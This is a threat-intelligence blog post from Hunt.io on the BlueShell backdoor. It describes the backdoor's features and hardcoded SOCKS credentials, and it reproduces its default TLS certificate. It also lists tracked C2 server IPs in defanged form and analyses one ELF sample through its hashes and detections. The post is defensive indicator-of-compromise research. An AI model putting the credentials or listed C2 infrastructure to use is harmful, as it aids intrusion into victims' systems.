# BlueShell: Four Years On, Still A Formidable Threat

hunt.io/blog/blueshell-four-years-on-still-a-formidable-threat

## Introduction

Platforms like GitHub offer a valuable resource for developers and the open-source community. However, these sites also create a potential avenue for threat actors to distribute malicious tools.


This week, we're turning our attention to BlueShell, an open-source backdoor hosted on GitHub for about four years but still seeing plenty of use by attackers in 2024. In this post, we'll highlight some recent BlueShell servers and look at an interesting ELF binary pulled from a sandbox.

## What Makes BlueShell Special?

Honestly, not a lot. Written in Golang, the tool allows users to compile client binaries that run on Windows, Linux, and Mac operating systems. The server communicates with victim systems over TCP sockets and encrypts messages using TLS. The default version of BlueShell includes four features:

- Shell → Run commands on the victim system
- Upload → Upload files

- Download → Download files
- Socks → Use a Socks5 proxy (hardcoded credentials: blue/Blue@2020)



whitehatnote Update README.md 0e6ab67 · 4 years ago 3 Commits

| | | |
|---|---|---|
| key | Initial commit | 4 years ago |
| shell | Initial commit | 4 years ago |
| README.md | Update README.md | 4 years ago |
| client.go | Initial commit | 4 years ago |
| server.go | Initial commit | 4 years ago |

BlueShell

BlueShell是一个跨平台的持续远控工具，拿下靶机后，根据操作系统版本下载部署对应的bsClient，其会每隔固定时间向指定的C&C地址发起反弹连接尝试，在C&C端运行bsServer即可连接bsClient，从而实现对靶机的持续控制，主要适用场景：

- 红蓝对抗中的持久化后门或内网代理
- 社工钓鱼二次加载Payload


目前支持的主要功能有：

- 循环持续控制
- 跨平台，支持Linux、Windows、MacOS
- 交互式Shell反弹（Windows只支持普通反弹Shell）
- Socks5代理反弹
- 文件上传、下载
- TLS通信加密

编译

Figure 1: BlueShell GitHub repository

BlueShell also comes with a TLS certificate. Contrary to common assumptions, attackers frequently utilize these well-known certificates. This approach helps them blend in and potentially deceive defenders.



```
blueshell.com
 Identity: blueshell.com
 Verified by: blueshell.com
 Expires: 06/08/2030

Subject Name
 CN (Common Name):   blueshell.com
 O (Organization):   BlueOrg
 C (Country):        CN

Issuer Name
 CN (Common Name):   blueshell.com
 O (Organization):   BlueOrg
 C (Country):        CN

Issued Certificate
 Version:            3
 Serial Number:      72 BF C2 D0 BF 08 D5 A3 4A D8 CC 1A 4A 2D F3 D8 2E 64 32 24
 Not Valid Before:   2020-06-10
 Not Valid After:    2030-06-08

Certificate Fingerprints
 SHA1:               76 1B ED C1 84 47 F7 F7 5A A2 52 BB D5 BE A6 B1 53 0A 1B B5
 MD5:                60 FC A7 71 DE 0C 63 2E AD 9A 17 60 E6 A8 EA 8C

Public Key Info
 Key Algorithm:      RSA
 Key Parameters:     05 00
 Key Size:           4096
 Key SHA1 Fingerprint: C6 D1 0A 7F 66 FF 52 57 79 45 A0 CE ED D0 CD 72 16 00 99 EA
 Public Key:         30 82 02 0A 02 82 02 01 00 D9 E6 84 2A 1F B4 71 A1 D8 B5 67 4E 0D 25 52 E5 C9 68 35 D0 C8 89 CC 4F 05 80 69 3D DF
                     BA 1E B6 49 C0 5D 99 3D 9B 4F 2B A4 E5 21 FD CC 52 0E B6 97 73 15 A8 F1 56 73 19 96 B0 A7 3E A4 42 E8 AE 6D C8 96
                     6F F1 3B B9 A1 1B 65 68 4B 91 06 C0 B6 72 C2 11 D6 B9 60 FA 27 14 A5 D7 FD C9 9B B9 A5 97 84 5C 17 70 99 8E 66 1E
                     18 93 FC E1 76 96 3F 8D A7 C3 50 E5 54 A2 3B 7B 25 C8 46 1E 29 11 C4 D1 05 76 7F E2 56 30 7C 95 32 19 EB 67 18 35
                     74 A1 90 3A BB 5D 7D A2 BA BF 5C C0 7C 46 89 B5 5A 66 D1 7D 06 71 A4 F6 24 BB 21 6D D2 A7 6D 4B 11 A5 BE 40 1B 3F
                     39 8B 8F A1 21 04 09 10 50 14 EE C2 F8 F2 03 35 69 2D F6 BE B2 B4 DC B8 EF DD CF 6A AA 36 6D F2 20 1F 7D 4D 82 F0
                     A4 FE 0A 29 27 8F 1D 1D 28 A7 6C 5B 67 A0 0E C5 6D 1D 53 1A 5E 6F 7E F5 1C 50 FE 97 A8 41 7C A5 88 44 4D 7F C5 06
```

Figure 2: BlueShell default install TLS certificate

Furthermore, switching to a different certificate is an effective strategy for misleading defenders and researchers. Such a change can significantly alter the attack's digital footprint, adding a layer of complexity to research and threat intelligence efforts.

The server IP address, listening port, and delay interval are hard-coded, constituting the core configuration data for the attacker-controlled infrastructure. While BlueShell may resemble many open-source frameworks in functionality, albeit with a more streamlined feature set, its unique aspects should not be underestimated. Notably, AhnLab stands as the sole security vendor to have published reports on incidents involving this backdoor to date.

According to insights from AhnLab, the BlueShell backdoor has predominantly targeted organizations within South Korea and Thailand, spanning various industry verticals. This pattern of targeting aligns with the operational profile of Dalbit, a threat group believed to originate from China and the only threat actor publicly associated with the deployment of BlueShell in an attack campaign.

## BlueShell Servers We're Currently Tracking

Tracking adversary infrastructure presents formidable challenges. For this post, our focus narrows to Command and Control (C2) servers utilizing BlueShell's default TLS certificate. Our methodology extends beyond a single indicator; we also consider unconventional port usage, specifically targeting non-HTTP services, as BlueShell typically operates over TCP sockets.

In identifying malicious servers, it's crucial to integrate findings with third-party intelligence sources, such as VirusTotal, and consider factors like the C2 infrastructure's geographic location and service provider.

The following presents a selection of the servers monitored at Hunt:

| IP | ASN | Location | C2 Port |
|---|---|---|---|
| 8.218.243[.]239 | Alibaba (US) Technology Co. Ltd | HK | 8443 |
| 103.140.186[.]8 | ESTNOC-Global | SG | 58091 |
| 141.98.212[.]34 | ESTNOC-Global | HK | 58091 |
| 204.194.65[.]48 | Cloudie | HK | 8443 |
| 39.98.81[.]60 | Hangzhou Alibaba Advertising Co., Ltd. | CN | 8091 |
| 39.98.91[.]83 | Hangzhou Alibaba Advertising Co., Ltd. | CN | 8088 8091 |

Table 1: IPs tracked by Hunt


It should be noted that attackers can easily modify server ports and certificates. By publication, some or all of the IP addresses listed could no longer host the indicators we used to locate them.

An SSL history feature like the one on the Hunt platform (shameless plug) might reveal patterns in how malware campaigns evolve or how attackers attempt to renew their resources to evade detection.

As we conclude, I'll briefly cover a customized BlueShell ELF sample, hopefully providing further insight into this threat.

## Brief Analysis: Customized BlueShell

Our examination subject is a stripped 64-bit ELF executable with a file size of 7.7 MB. The file communicates with one previously mentioned C2, 8.218.243[.]239.



29/64 security vendors and no sandboxes flagged this file as malicious

5dc72a9b98b3293f10e294c4fc7a6881776c38e8bf2d8ed6073dea5c773927fd

5dc72a9b98b3293f10e294c4fc7a6881776c38e8bf2d8ed6073dea5c773927fd.00_00753000.elf

elf 64bits detect-debug-environment

Size: 7.32 MB

Last Modification Date: 3 days ago

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.blueshell/vsntcf24

Threat categories: trojan


Family labels: blueshell vsntcf24

Security vendors' analysis

Do you want to automate checks?

| | | | |
|---|---|---|---|
| AliCloud | RAT:Linux/BlueShell.client.v1 | ALYac | Trojan.Linux.Generic.338980 |
| Antiy-AVL | Trojan/Linux.BlueShell.g | Arcabit | Trojan.Linux.Generic.D52C24 |
| Avast | ELF:Agent-BGA [Trj] | AVG | ELF:Agent-BGA [Trj] |
| BitDefender | Trojan.Linux.Generic.338980 | BitDefenderTheta | Gen:NN.Mirai.36802 |
| Emsisoft | Trojan.Linux.Generic.338980 (B) | eScan | Trojan.Linux.Generic.338980 |
| ESET-NOD32 | A Variant Of Linux/BlueShell.G | Fortinet | Linux/BlueShell.G!tr |
| GData | Trojan.Linux.Generic.338980 | Google | Detected |
| Ikarus | Trojan.Linux.Blueshell | Kaspersky | HEUR:Trojan.Linux.Agent.gen |

Figure 3: BlueShell sample in VT



8.218.243.239 - Overview

8.218.243.239

Alibaba Cloud (Singapore) Private Limited

Hong Kong, Hong Kong, HK

DNS

| | |
|---|---|
| Reverse DNS | Unused |
| Forward DNS | Not available |
| Tag | Not available |

ASN

| | | |
|---|---|---|
| AS45102 | 8.218.128.0/17 | Alibaba (US) Technology Co., Ltd. |

Open Ports and Software

| Name | Port | Product | Version | Extra Info | Last Seen<br>First Seen |
|---|---|---|---|---|---|
| SSH | 22 | - | - | - | 2 days ago<br>1 year ago |
| HTTP | 5555 | nginx | 1.23.3 | - | 2 weeks ago<br>1 year ago |
| HTTP | 8001 | nginx | 1.23.3 | - | 2 weeks ago<br>1 year ago |
| TLS | 8443 | - | - | - | 1 day ago<br>1 year ago |
| TCPWRAPPED | 15672 | - | - | - | 2 days ago<br>6 months ago |

Figure 4: C2 server in Hunt

| | |
|---|---|
| Filename | UNK/5dc72a9b98b3293f10e294c4fc7a6881776c38e8bf2d8ed6073dea5c773927fd.00_00753000.elf |
| File size | 7.7 MB |
| Go Version | 1.18.9 |
| Go Build ID | B5yLEwnnoNjgqDUlEAGr/be1BqzAQ7idhTJKOBogT/fNaVXhqoIBUKR5w6cBcN/FCIOcnNY1ZV0uPxOTuAN |
| MD5 | 7d960f77fda453c8f0c7f6c7448a35b4 |
| SHA1 | ee0257a6645aca2232ad270f2c08ac6b1b9cfc68 |
| SHA256 | 5dc72a9b98b3293f10e294c4fc7a6881776c38e8bf2d8ed6073dea5c773927fd |
| C2 | 8.218.243[.]239:8443 |

Table 2: File details

An intriguing aspect of this sample is the inclusion of an embedded image. This image shows a woman presenting at a seminar at Atomy, specifically the China branch. Atomy is a South Korean company specializing in direct selling and network marketing.

The relevance of this image to the file remains a mystery, as there is no current evidence suggesting Atomy is being directly targeted with BlueShell. Including a seemingly unrelated image in the malware raises more questions than answers about the actor's intentions.




59%
5dc72a9b98b3293f10e294c4fc7a6881776c38e8bf2d8ed6073dea5c773927fd.0032b0c0_0022ef22.png
ATOMY CHINA
ONLINE
ONEDAYSEMINAR
成功之路
atom美
ATOMY
atom美
atom美
ATOMY

